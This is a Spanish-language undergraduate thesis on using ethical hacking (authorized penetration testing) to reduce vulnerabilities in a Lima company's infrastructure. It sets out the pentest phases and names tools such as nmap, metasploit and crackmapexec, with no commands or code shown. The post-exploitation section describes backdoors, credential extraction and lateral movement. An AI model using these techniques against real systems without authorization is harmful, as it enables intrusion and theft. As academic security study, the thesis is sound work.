UNIVERSIDAD PRIVADA TELESUP

FACULTAD DE INGENIERÍA Y ARQUITECTURA

ESCUELA PROFESIONAL DE INGENIERÍA DE SISTEMAS E INFORMÁTICA

TESIS

ETHICAL HACKING PARA REDUCIR LAS VULNERABILIDADES EN LA INFRAESTRUCTURA TECNOLÓGICA DE MAXIMA SEGURIDAD CORP E.I.R.L – LIMA, 2023

PARA OPTAR EL TÍTULO PROFESIONAL DE:

INGENIERO DE SISTEMAS E INFORMÁTICA

AUTOR:

Bach: HUAMAN MEDINA MARCELO RAFAEL

DNI 40440702

LIMA, PERÚ

2023

REPORTE DE ANTIPLAGIO MENOR AL 30%

CERTIFICADO DE ANÁLISIS
magister

TESIS-ETHICAL HACKING PARA REDUCIR LAS VULNERABILIDADES EN LA INFRAESTRUCTURA TECNOLOGICA DE MAXIMA SEGURIDAD CORP E.I.R.L – LIMA, 2023

13% Similitudes
5% Texto entre comillas
2% similitudes entre comillas
0% Idioma no reconocido

Nombre del documento: TESIS-ETHICAL HACKING PARA REDUCIR LAS VULNERABILIDADES EN LA INFRAESTRUCTURA TECNOLOGICA DE MAXIMA SEGURIDAD CORP E.I.R.L – LIMA, 2023.docx
ID del documento: 7f08e2656749fda9c46625fe6c0d9c7cf514426e
Tamaño del documento original: 5,41 MB
Autor: Marcelo Rafael Huamán M

Depositante: Marcelo Rafael Huamán M
Fecha de depósito: 9/5/2023
Tipo de carga: url_submission
fecha de fin de análisis: 9/5/2023

Número de palabras: 14.209
Número de caracteres: 99.602

Ubicación de las similitudes en el documento:

Fuentes

Fuentes principales detectadas

Nº	Descripciones	Similitudes	Ubicaciones	Datos adicionales
1	alicia.concytec.gob.pe | Metadatos: Evaluación de técnicas de hacking ético para an... https://alicia.concytec.gob.pe/vufind/Record/USSS_c5508666d6f477328e47997c048519e7/Details	2%		Palabras idénticas : 2% (242 palabras)
2	hdl.handle.net | Políticas de seguridad basadas en ethical hacking para mejorar los ... http://hdl.handle.net/20.500.12894/6366 1 fuente similar	1%		Palabras idénticas : 1% (185 palabras)
3	repositorio.utc.edu.ec | Seguridad informática mediante hacking ético en la aplicaci... http://repositorio.utc.edu.ec/bitstream/27000/8458/3/UTC-PIM-000410.pdf.txt 7 fuentes similares	1%		Palabras idénticas : 1% (179 palabras)
4	dspace.ups.edu.ec | Identificación y análisis de vulnerabilidades en los portales Web... http://dspace.ups.edu.ec/bitstream/123456789/18395/1/UPS - ST004433.pdf 1 fuente similar	1%		Palabras idénticas : 1% (182 palabras)
5	repositorio.uncp.edu.pe | Políticas de seguridad basadas en ethical hacking para m... https://repositorio.uncp.edu.pe/handle/20.500.12894/6366 1 fuente similar	1%		Palabras idénticas : 1% (162 palabras)

Fuentes con similitudes fortuitas

Nº	Descripciones	Similitudes	Ubicaciones	Datos adicionales
1	ciberseguridadbidaidea.com | ¿Cuál Son La 5 Fases Del Pentesting? - Ciberseguridad https://ciberseguridadbidaidea.com/fases-del-pentesting/	< 1%		Palabras idénticas : < 1% (35 palabras)
2	repositorio.unesum.edu.ec http://repositorio.unesum.edu.ec/bitstream/53000/2588/1/TESIS - BRIONES CASTRO IDELINDA ESTEFA...	< 1%		Palabras idénticas : < 1% (36 palabras)
3	Documento de otro usuario #1d79e3 El documento proviene de otro grupo	< 1%		Palabras idénticas : < 1% (29 palabras)
4	hdl.handle.net | Efecto del hacking ético en la infraestructura informática de la Nota... https://hdl.handle.net/20.500.12737/8457	< 1%		Palabras idénticas : < 1% (22 palabras)
5	Documento de otro usuario #3cc00d El documento proviene de otro grupo	< 1%		Palabras idénticas : < 1% (12 palabras)

Fuentes mencionadas (sin similitudes detectadas) Estas fuentes han sido citadas en el documento sin encontrar similitudes.

1 https://www.exevi.com/soluciones/servicio-pentesting-de-webs-apps-y-sistemas/
2 https://www.isecom.org/OSSTMM.3.pdf
3 https://www.first.org/cvss/v3.1/specification-document
4 https://www.cvedetails.com/
5 https://nvd.nist.gov/vuln/search

ASESOR DE TESIS

MG. ING. EDWIN HUGO BENAVENTE ORELLANA

DNI 10626370 https://orcid.org/0000-0003-1747-2808

JURADO EXAMINADOR

.....

Dr. JUAN ANTENOR CACEDA CORILLOCLLA

DNI 41568334 https://orcid.org/0000-0002-3090-7100

Presidente.

.....

Dr. FERNANDO LUIS TAM WONG

DNI 7977890 https://orcid.org/0000-0002-5678-0056

Secretario.

.....

Mg. DANIEL VÍCTOR SURCO SALINAS

DNI 9722150 https://orcid.org/0000-0002-8782-8470

Vocal.

DEDICATORIA

A mi familia, a mi amada esposa que apoyo todas mis iniciativas siendo parte fundamental de mis logros, a mis hijos quienes me demuestran gran potencial y tienen como base del aprendizaje la pasión por el conocimiento, lo cual les permitirá resolver problemas complejos y participar del cambio que requiere la nación.

A mi padre, quien me motivó la pasión por el conocimiento desde mi niñez.

AGRADECIMIENTO

A Dios por sustentarme siempre y proteger a los míos, siendo el guía de nuestras vidas.

A mi persona, por mantener los valores en un mundo lleno de juegos de poder, pues la ética define al profesional competente, justo e incorruptible. Por lo tanto, seguiré investigando e innovando para la mejora de la sociedad.

A los magister de la escuela profesional de Ingeniería de Sistemas y a la Universidad Privada TELESUP, porque durante mi aprendizaje compartieron sus conocimientos y experiencias, con alta calidad humana, lo cual es base para reflejar el mismo compromiso como profesional y ser humano.

RESUMEN

El uso de las tecnologías de la información se ha extendido en el mundo por las ventajas que brinda Internet, permitiendo a las organizaciones cruzar las fronteras e internacionalizar de esta forma su marca o producto, como consecuencia al extender su mercado les permite obtener mejores beneficios. La coyuntura y el impacto del COVID-19 forzó a muchas empresas la implementación de la transformación digital y a muchos emprendedores los forzó a implementar el comercio electrónico donde la premura priorizo la funcionalidad de las tecnologías apoyados de proveedores de servicios para tal fin; sin embargo, estas implementaciones funcionales cuentan con múltiples vulnerabilidades expuestas que convertirán a dicho activo tecnológico en un potencial objetivo y oportunidad para los actores de amenaza.

La infraestructura tecnológica de una organización debe estar protegida adecuadamente para evitar intrusiones y una forma efectiva de protegerse partirá de la identificación de los servicios vulnerables y su respectiva remediación, de esta manera se reducirá el riesgo de sufrir un incidente de seguridad.

El presente trabajo de investigación tiene como objetivo reducir las vulnerabilidades en la infraestructura tecnológica de MAXIMA SEGURIDAD CORP E.I.R.L. aplicando ethical hacking, la cual permitirá describir las recomendaciones de remediación de las vulnerabilidades identificadas, mejorando la postura de la Seguridad de la Información.

Para la presente investigación se ha utilizado el tipo de investigación cuantitativo y el diseño no experimental.

***Palabras claves*:** Ethical hacking, vulnerabilidades, infraestructura tecnológica

ABSTRACT

The use of information technologies has spread throughout the world due to the advantages provided by the Internet, allowing organizations to cross borders and thus internationalize their brand or product, as a consequence, by extending their market, it allows them to obtain better benefits. The situation and the impact of COVID-19 forced many companies to implement digital transformation and forced many entrepreneurs to implement electronic commerce where haste prioritized the functionality of supported technologies from service providers for this purpose; however, these functional implementations have multiple exposed vulnerabilities that will turn said technological asset into a potential target and opportunity for threat actors.

The technological infrastructure of an organization must be adequately protected to avoid intrusions and an effective way to protect itself will be based on the identification of vulnerable services and their respective remediation, thus reducing the risk of suffering a security incident.

The objective of this research work is to reduce vulnerabilities in the technological infrastructure of MAXIMA SEGURIDAD CORP E.I.R.L. applying ethical hacking, which will allow describing the remediation recommendations for the identified vulnerabilities, improving the Information Security posture.

For the present investigation, the type of quantitative investigation and the non-experimental design have been used.

***Keywords*:** Ethical hacking, vulnerabilities, technological infrastructure

ÍNDICE DE CONTENIDOS

ÍNDICE DE TABLAS

ÍNDICE DE FIGURAS

INTRODUCCIÓN

La presente investigación titulada: “ETHICAL HACKING PARA REDUCIR LAS VULNERABILIDADES EN LA INFRAESTRUCTURA TECNOLOGICA DE MAXIMA SEGURIDAD CORP E.I.R.L – LIMA, 2023”, consta de los siguientes capítulos que se detallan en forma organizada a continuación.

Capítulo I. “El Problema de Investigación”, se describe de forma breve, clara y concisa sobre la problemática motivo de investigación que se presenta en el MAXIMA SEGURIDAD CORP, así como un análisis inicial, a la propuesta de solución y a los objetivos planteados que nos llevaron a desarrollar una solución inmejorable para reducir las limitaciones de la organización.

Capítulo II. “Marco Teórico”, contiene la fundamentación teórica de la investigación, se indica los antecedentes de estudio; fundamentación teórica donde se han seleccionado herramientas que tiene relación con la investigación, se finaliza el capítulo tomando en cuenta características, componentes, método teórico de incidencias para exponer las ventajas de esta investigación.

Capítulo III. “Marco Metodológico”, se enmarca el diseño de la investigación; se especifica la modalidad y tipo de investigación para el proyecto, indicándose la población, muestras e incluso las herramientas para el correcto levantamiento de información.

Capítulo IV. “Resultados”, se enmarcan los resultados obtenidos de la información recopilada con la implementación de Ciberseguridad Ofensiva.

Capítulo V, VI y VII. Discusiones, Conclusiones y Recomendaciones, se enmarca con la implementación de la Ciberseguridad Ofensiva, estandarizar procedimientos para lograr los objetivos definidos por la organización, logrando reducir las limitaciones de los activos en la infraestructura tecnológica.

Por último, las Referencias Bibliográficas y los Anexos.

I. PROBLEMA DE INVESTIGACIÓN.

1.1. Planteamiento del problema.

Un ciberataque exitoso a la infraestructura tecnológica de MAXIMA SEGURIDAD CORP E.I.R.L. en 2023, puede ser causada por la explotación de vulnerabilidades que no se identificaron previamente en los activos tecnológicos, esta debilidad puede ser consecuencia de diferentes tipos de fallas, como una vulnerabilidad de un servicio que permita la ejecución de código remoto, o la falla puede estar asociada al proceso del negocio o a un error en el diseño, o a la implementación deficiente de frameworks como NIST o de implementaciones ISO, donde se incumplen las políticas de seguridad o no existe el control es adecuado.
Informe de Defensa Digital de Microsoft (2022) concluye:

Sobre la información de ciberataques y la creciente agresión cibernética originada por los líderes autoritarios en todas partes del mundo. Los ataques han aumentado a 921 ataques estimados cada segundo, un 74% aumentó en tan solo un año. El 93 % de respuesta a incidentes a compromisos por ransomware revelaron controles insuficientes en el acceso de privilegios y el movimiento lateral.

Entre los principales intereses para los actores de amenaza tenemos las motivaciones económicas, el ciber espionaje y la obtención de recursos.

1.2. Formulación del problema.

1.2.1. Problema general.

¿Influenciará la aplicación de ethical hacking en la reducción de las vulnerabilidades de la infraestructura tecnológica de MAXIMA SEGURIDAD CORP E.I.R.L.?

1.2.2. Problemas específicos.

¿Aplicar ethical hacking permitirá la identificación de incumplimiento de las políticas de seguridad?
¿Es posible descubrir fallas en el diseño de los procesos de negocio con ethical hacking?

¿El ethical hacking logrará determinar las vulnerabilidades que existen en un sistema y en sus servicios que afecten a las operaciones del negocio?

1.3 Justificación del estudio.

1.3.1. Justificación teórica.

MAXIMA SEGURIDAD CORP E.I.R tiene una gran responsabilidad con sus clientes para mejorar su postura de seguridad de la información en consecuencia minimizar los posibles incidentes de seguridad, de esta forma debe partir por identificar las limitaciones en la infraestructura tecnológica, por lo que la implementación de ethical hacking será de mucho beneficio para la organización, debido a que va a reducir las limitaciones de los activos tecnológicos reduciendo así los riesgos en la Seguridad de la Información, mediante la aplicación de las recomendaciones de remediación descritas en el informe, permitiendo así la continuidad de las operaciones y de los servicios.

1.3.2. Justificación tecnológica.

La información es el activo más importante de una organización por ende se deben minimizar las limitaciones en la infraestructura tecnológica y los posibles riesgos para que no se concreten los incidentes de seguridad, por lo que la implementación de ethical hacking será de mucho beneficio para la lograr reducir las limitaciones en cada host, aplicando las recomendaciones de remediación descritas en el informe, permitiendo la continuidad de las operaciones del negocio.

1.3.3. Justificación académica.

Este proyecto permitirá conocer las técnicas de ethical hacking aplicadas en MAXIMA SEGURIDAD CORP E.I.R.L. que permitan identificar las limitaciones en los activos tecnológicos y las consideraciones de la recomendación de remediación para poder mitigar la limitación descubierta.

1.4 Objetivos de la investigación.

1.4.1 Objetivo general.

Implementar ethical hacking para reducir las vulnerabilidades de los activos de la infraestructura tecnológica de MAXIMA SEGURIDAD CORP E.I.R.L. – Lima, 2023.

1.4.2 Objetivos específicos.

Identificar los problemas derivados del incumplimiento de las políticas de seguridad en MAXIMA SEGURIDAD CORP E.I.R.L. – Lima, 2023.

Descubrir las fallas en el diseño de los procesos de negocio de MAXIMA SEGURIDAD CORP E.I.R.L. - Lima, 2023.

Determinar las vulnerabilidades de los sistemas y de sus servicios que afecten la continuidad del negocio de MAXIMA SEGURIDAD CORP E.I.R.L. – Lima, 2023.

II. MARCO TEÓRICO.

2.1 Antecedentes de la investigación.

2.1.1 Antecedentes nacionales.

Durand More, Andrés David (2019). En su tesis denominada: “EVALUACIÓN DE TÉCNICAS DE ETHICAL HACKING PARA EL DIAGNÓSTICO DE VULNERABILIDADES DE LA SEGURIDAD INFORMÁTICA EN UNA EMPRESA PRESTADORA DE SERVICIOS”, UNIVERSIDAD SEÑOR DE SIPAN – CHICLAYO – PERÚ.

La presente investigación es de tipo cuantitativo y de diseño cuasi experimental, dado que se tomaron los resultados de las herramientas de hacking ético en determinados momentos sobre la red de la empresa prestadora de servicios. La muestra para la investigación fueron los dispositivos conectados a la red de la empresa, se trabajó desde un equipo autorizado con acceso a toda la red donde se concluyó que existen vulnerabilidades en la red. Concluyendo que se deben implementar políticas y normas con el fin de disminuir las fallas en la red y evitar potenciales accesos no autorizados que perjudiquen la reputación de la empresa.

Piñashca Huerta, Roger Jhoel (2022). En su tesis llamada: “EVALUACIÓN DE TÉCNICAS DE HACKING ÉTICO PARA ANALIZAR LA SEGURIDAD INFORMÁTICA DE LA MUNICIPALIDAD DISTRITAL DE LOS OLIVOS, LIMA”, UNIVERSIDAD SEÑOR DE SIPAN – CHICLAYO – PERÚ.

La presente investigación realizada tiene como objetivo la evaluación de las técnicas de hacking ético sobre la seguridad informática para descubrir las vulnerabilidades en la red de la Municipalidad distrital de los Olivos, Lima. La investigación es de tipo cuantitativo y de diseño no experimental. Tuvo como población ocho técnicas de Hacking ético y como muestra solo tres técnicas; la DDOS, escaneo y ataque por fuerza bruta. Se realizó el análisis de las vulnerabilidades de los servidores que se tienen como muestra, recopilando la información de los puertos para identificar los servicios que se ejecutan. Se trabajó desde un equipo autorizado con acceso a toda la red, los resultados indicaron la existencia de vulnerabilidades en la red llegando a la conclusión de que la

seguridad informática de la Municipalidad de los Olivos es deficiente, estando expuesto a ataques.

Miriam (2020). En su tesis denominada: “POLÍTICAS DE SEGURIDAD BASADAS EN ETHICAL HACKING PARA MEJORAR LOS SISTEMAS DE INTRANET EN LA DIVISIÓN DE SOPORTE INFORMÁTICO DEL HOSPITAL RAMIRO PRIALÉ PRIALÉ – HUANCAYO”, UNIVERSIDAD NACIONAL DEL CENTRO DEL PERÚ – HUANCAYO – PERÚ.

Dentro de este marco de investigación se planteó como objetivo general implementar Ethical Hacking para mejorar la seguridad de la información ya que es el activo clave de la organización, esta valiosa información es cada vez más vulnerable, debido al crecimiento de redes y puntos finales que se extienden por todo el mundo. El presente trabajo de investigación propone determinar políticas de seguridad basadas en ethical hacking para mejorar los sistemas de intranet en la División de Soporte Informático del Hospital Ramiro Prialé Prialé - Huancayo; para tal objetivo se propuso desarrollar la Metodología Penetration Testing Execution Standard (PTES), con el uso de las herramientas instaladas en el sistema operativo Kali Linux. Se concluye que al hacer uso de ethical Hacking mediante el modelo aplicativo planteado, ayuda a implementar Políticas de seguridad para mejorar los sistemas de intranet en la División de Soporte Informático del Hospital Ramiro Prialé Prialé - Huancayo.

Dávila Granados, Juan Jesús (2021). En su trabajo de investigación denominada: “IMPLEMENTACIÓN DE HACKING ÉTICO PARA MEJORAR LA DETECCIÓN Y EVALUACIÓN DE VULNERABILIDADES DE LA SEGURIDAD EN LA INFRAESTRUCTURA MINERA EN LA CIUDAD DE LIMA – 2021”, UNIVERSIDAD TECNOLÓGICA DEL PERÚ – LIMA – PERÚ.

El presente trabajo de investigación tiene como objetivo la implementación del hacking ético para mejorar la detección y evaluación de vulnerabilidades de seguridad en infraestructura minera en la ciudad de Lima - 2021. La información juega un papel muy importante, la empresa minera tiene como principal objetivo implementar hacking ético, donde se desarrollará un conjunto de pruebas, con

software de código abierto, utilizando hacking ético en base a los lineamientos ya establecidos en la investigación, se considerará el acceso no autorizado a información confidencial y se elaborará un informe de evaluación del sistema. de seguridad.

Tovar Romero, Luis Miguel (2020). En su informe de suficiencia profesional denominada "HACKING ÉTICO PARA MEJORAR LA SEGURIDAD EN LA INFRAESTRUCTURA INFORMÁTICA DEL GRUPO ELECTRODATA, 2020", UNIVERSIDAD TECNOLÓGICA DEL PERÚ – LIMA – PERÚ.

Este informe de suficiencia profesional presenta los aspectos generales, como la definición del problema donde se plantea realizar una implementación de Hacking Ético, con la cual pueda descubrir las falencias en la red, también se involucra todos los conceptos del Hacking Ético, sus fases y terminologías propias del mundo de la seguridad informática cuyo propósito es ayudar a entender de forma sencilla el contenido del presente trabajo. Se presentan las evidencias y resultados que se obtuvieron durante todo el proceso de Hacking Ético y los costos asociados al presente trabajo. El trabajo de investigación planteo como objetivo general; aplicar hacking ético para mejorar la seguridad de la infraestructura informática de la empresa. La investigación es de tipo cuantitativo y con diseño No Experimental y de Corte Transversal.

2.1.2 Antecedentes internacionales.

García Vega, Ana Rebeca y Morales Baren, Dayana Jamileth (2022). Cuyo título es: "SEGURIDAD INFORMÁTICA MEDIANTE HACKING ÉTICO EN LA APLICACIÓN DE PENTESTING PARA EL ANÁLISIS DE VULNERABILIDADES EN LAS REDES DE DATOS DE LA COOPERATIVA SIERRA CENTRO SUCURSAL LA MANÁ, PROVINCIA DE COTOPAXI." (PROYECTO DE INVESTIGACIÓN PRESENTADO PREVIO A LA OBTENCIÓN DEL TÍTULO DE INGENIERÍA EN INFORMÁTICA Y SISTEMAS COMPUTACIONALES). UNIVERSIDAD TÉCNICA DE COTOPAXI – LA MANÁ - ECUADOR.
La Cooperativa de Ahorro y Crédito Sierra Centro es una entidad financiera de la provincia del Cotopaxi la cual presta servicios de financiamiento y captación de

recursos, operaciones y servicios financieros brindando confianza y seguridad para propiciar el desarrollo local social y económico de sus clientes. Teniendo en cuenta y dada la importancia a la información que manipula los departamentos financieros de entidad privada es necesario implementar mecanismos de Ciberseguridad. La presente investigación se basa en la aplicación de hacking ético en las redes de datos bajo la normativa ISO 27001 (Organización Internacional De Normalización) aplicada en la Cooperativa de Ahorro y Crédito Sierra Centro, sucursal La Maná, lo que permitirá que la información sea segura y libre de ataques informáticos mediante la aplicación de análisis técnico en la detección de brechas de seguridad con el uso del sistema operativo de seguridad ofensiva Kali Linux.

Gómez Villamil, José Luis (2020). En su proyecto de grado "TEST DE PENETRACION PENTESTING APLICADO EN LA EMPRESA MEGASEGURIDAD PARA EVALUAR VULNERABILIDADES Y FALLAS EN EL SISTEMA DE INFORMACIÓN." (PROYECTO DE GRADO PRESENTADO PARA OPTAR POR EL TÍTULO DE ESPECIALISTA EN SEGURIDAD INFORMATICA). UNIVERSIDAD NACIONAL ABIERTA Y A DISTANCIA – UNAD – BOGOTA - COLOMBIA.

MEGASEGURIDAD, es una empresa con una infraestructura pequeña, pero que maneja procesos que requieren un buen soporte tecnológico que le garantice la continuidad del negocio. Con la propuesta del proyecto se evaluarán las fallas y vulnerabilidades por medio de la aplicación de pruebas de penetración (Pentesting), como resultado se entregará a la Gerencia el diagnóstico real de las potenciales vulnerabilidades a la que está expuesta su red, así como las fortalezas que tiene que le servirán como base para la implementación de su Sistema de Gestión de la Seguridad de la información. La información se ha convertido en un activo valioso para toda empresa, garantizar su disponibilidad, integridad y confidencialidad es un objetivo de la Gerencia, es por esto que se hace necesario que se generen políticas y controles que garanticen el uso adecuado y la protección de la misma, el uso de herramientas que brinden un diagnóstico real de la situación actual de la información son necesarias para aplicar los correctivos necesarios y garantizar su seguridad. La tecnología juega un papel importante en establecer mecanismos

perimetrales de protección para detectar de manera temprana muchas de las amenazas cibernéticas.

Parra Tapia, Erik Alejandro (2020). Cuyo título es “IDENTIFICACIÓN Y ANÁLISIS DE VULNERABILIDADES EN LOS PORTALES WEB DE LA UNIVERSIDAD POLITÉCNICA SALESIANA A TRAVÉS DE TÉCNICAS DE PENTESTING.” (TRABAJO DE TITULACIÓN PREVIO A LA OBTENCIÓN DEL TÍTULO DE INGENIERO DE SISTEMAS). UNIVERSIDAD POLITÉCNICA SALESIANA - QUITO – ECUADOR.

Este proyecto se enfoca en realizar un pentesting para el análisis de vulnerabilidades de los portales web de la Universidad Politécnica Salesiana. El proyecto sigue la metodología ISSAF que permite descubrir fallos de seguridad, amenazas y posibles filtraciones de información que incumpla las condiciones de uso del manejo adecuado de la información y expongan directa o indirectamente al usuario final. Se pretende incrementar la seguridad mediante la presentación de una propuesta de mitigación para aplicar el respectivo control de seguridad en el servicio web.

Salinas Salvador, Everardo y Romero Hernández, Christopher (2020). Cuyo título es “PENTESTING A BASE DE DATOS EN SISTEMAS OPERATIVOS DE DISTRIBUCIÓN GRATUITA O DE PAGA.” (TESIS PARA OBTENER EL TÍTULO DE INGENIERÍA EN SISTEMAS DE COMPUTACIÓN). TECNOLÓGICO NACIONAL DE MÉXICO - MÉXICO.
Las bases de datos son un elemento fundamental en el entorno informático donde existe una necesidad de gestionar datos. La seguridad de la información es más un problema de seguridad de los datos en las computadoras, deben estar básicamente orientadas a proteger la propiedad intelectual y la información importante de la organización.

García Perero, Freddy Giancarlo (2021). Cuyo título es “ANALISÍS E IMPLANTACIÓN DE TÉCNICAS Y HERRAMIENTAS DE ETHICAL HACKING PARA LA CIBERSEGURIDAD.” (COMPONENTE PRÁCTICO, PREVIO A LA

OBTENCIÓN DEL TÍTULO DE: INGENIERO EN TECNOLOGÍAS DE LA INFORMACIÓN). UNIVERSIDAD ESTATAL PENINSULA DE SANTA ELENA – LA LIBERTAD - ECUADOR.

Este presente proyecto pretende implementar Ethical hacking para descubrir vulnerabilidades y mitigar ataques cibernéticos mediante un laboratorio en la red local, además de dar a conocer las técnicas para resolver ciertas amenazas, que se estudiaran a continuación. actualmente en el mundo existe un elevado incremento de incidentes de seguridad, ya que los cibercriminales no solo atacan a organizaciones públicas o privadas, sino que también lo hacen a usuarios específicos, entre los ataques principales a estudiar están el malware, el phishing y los ataques de suplantación de identidad, estas amenazas son en la actualidad una de las principales causas de la sustracción de información con el fin de perjudicar al usuario o a una empresa.

2.2 Bases teóricas de las variables.

2.2.1 Vulnerabilidades

Según Parra (2020) nos define que:

Se denomina vulnerabilidad a la probabilidad de que una amenaza perpetre un ataque aprovechando una debilidad. Se es vulnerable a cualquier evento, sin importar su naturaleza interna o externa que pueda afectar los activos informáticos, los datos o la información ante la posibilidad de la presencia de un ataque deliberado o no, por parte del personal interno o externo a la organización (p.17).

Reducir las vulnerabilidades en la infraestructura tecnológica de MAXIMA SEGURIDAD CORP E.I.R.L. - Lima, 2023, requiere del proceso de aplicar las recomendaciones de remediación de las vulnerabilidades identificadas y categorizadas de acuerdo con su criticidad, donde se analizó un escenario de ataque y el impacto negativo sobre el activo y el negocio.

2.2.2 Ethical hacking.

Según Espinoza (2020) en su tesis define:

Se refiere a la acción de hackear los sistemas informáticos de una organización previa autorización de esta, en el cual se utilizan las mismas técnicas y herramientas de un ciberatacante o ciberdelincuente, el cual es una persona que rompe la seguridad de un sistema informático con fines ilícitos. El Ethical Hacking busca de una manera legal y legítima identificar vulnerabilidades de un sistema informático, por lo tanto, es una prueba de penetración controlada, la cual implica no comprometer la disponibilidad de las operaciones de la organización para no afectar al negocio, generando un informe sobre los resultados de las fallas descubiertas, así como brindar alternativas de solución para poder mitigarlas (p.6).

2.2.2.1 Fases del Ethical hacking.

Un hacker ético se guía por una metodología para llevar a cabo las actividades dentro de las pruebas de penetración. El proceso del Hacking Ético se divide en cinco fases:

1. Reconocimiento
2. Análisis de vulnerabilidades
3. Explotación
4. Post explotación
5. Informe

Un hacker ético ejecuta procedimientos similares a los de un ciberdelincuente, es decir, simula un ciberataque sobre la infraestructura, pero de forma controlada

Figura 1: Fases de las pruebas de penetración.
Fuente: *https://www.exevi.com/soluciones/servicio-pentesting-de-webs-apps-y-sistemas/*

Fase 1: Reconocimiento.

Según Durand More, (2019) “Su objetivo es recolectar toda la información disponible y expuesta, utilizando diferentes herramientas y técnicas de hacking. Tenemos dos formas, el reconocimiento pasivo y el reconocimiento activo” (p.34).

Reconocimiento Pasivo: El actor de amenaza recolecta la información disponible no interactuando con el objetivo, utilizando diferentes medios como la identificación de dominios y de los DNS.

Reconocimiento Activo: El actor de amenaza recolecta información interactuando con el objetivo.

En la infraestructura tecnológica se aplica el reconocimiento activo para tener mejor conocimiento sobre la organización, nombres de host, sus sistemas, sus servicios y sus versiones.




Figura 2:Fase de reconocimiento con crackmapexec.
Fuente: *Elaboración propia.*

Fase 2: Análisis de vulnerabilidades.

Según García Perero, (2021) “Esta consta de buscar, analizar y obtener las vulnerabilidades en los activos auditados para producir los ciberataques dentro de ambientes simulados” (p.27).

Se enumerarán las vulnerabilidades de acuerdo su nivel de criticidad asociado al puntaje CVSS 3.1, de los cuales se determinarán los vectores de ataque para lograr el compromiso inicial.

Figura 3:Fase de análisis de vulnerabilidades con searchsploit.
Fuente: *Elaboración propia.*




Figura 4:Fase de análisis de vulnerabilidades con nmap.
Fuente: *Elaboración propia.*

Fase 3: Explotación.

Según Damián Retamozo, (2020) “La explotación es el acceso a un sistema a través de un fragmento de código, un exploit remoto, o evasión de antivirus. Así como iniciar sesión en un sistema con credenciales predeterminadas o débiles” (p.41).

Esta fase consta de explotar la vulnerabilidad identificada para obtener acceso al sistema objetivo permitiendo el compromiso inicial, el éxito dependerá de la arquitectura y configuración de seguridad del sistema vulnerable, así como del nivel de destreza, el conjunto de habilidades y creatividad del ethical hacker.




Figura 5:Fase de explotación con metasploit.
Fuente: *Elaboración propia.*

Fase 4: Post-explotación.

Según Damián Retamozo, (2020) “Se demuestra el riesgo para la organización al demostrar el nivel de acceso ilegitimo alcanzado, se puede establecer un backdoor para mantener la persistencia sobre el sistema objetivo durante el tiempo que sea necesario” (p.41).

En esta fase también se puede explorar los directorios para obtener información sensible, verificar los controles de seguridad omitidos. Elevando privilegios se podrá extraer las credenciales de los usuarios del sistema y del dominio, los cuales servirán posteriormente para realizar movimiento lateral sobre la red.




Figura 6:Fase de post-explotación, extracción de hashes.
Fuente: *Elaboración propia.*

Fase 5: Informe.

Según Damián Retamozo, (2020) “Se documenta, como informe presentando las vulnerabilidades descubiertas, verificadas y explotadas, concluyendo las actividades de prueba de penetración” (p.42).

El informe también debe contener las recomendaciones que permitan aplicar la remediación correspondiente, esto será útil para reducir los riesgos de seguridad, esto se delega al responsable del riesgo para la gestión de vulnerabilidades; además el informe debe contar con una contraseña para evitar que terceros tengan acceso a la información sensible.

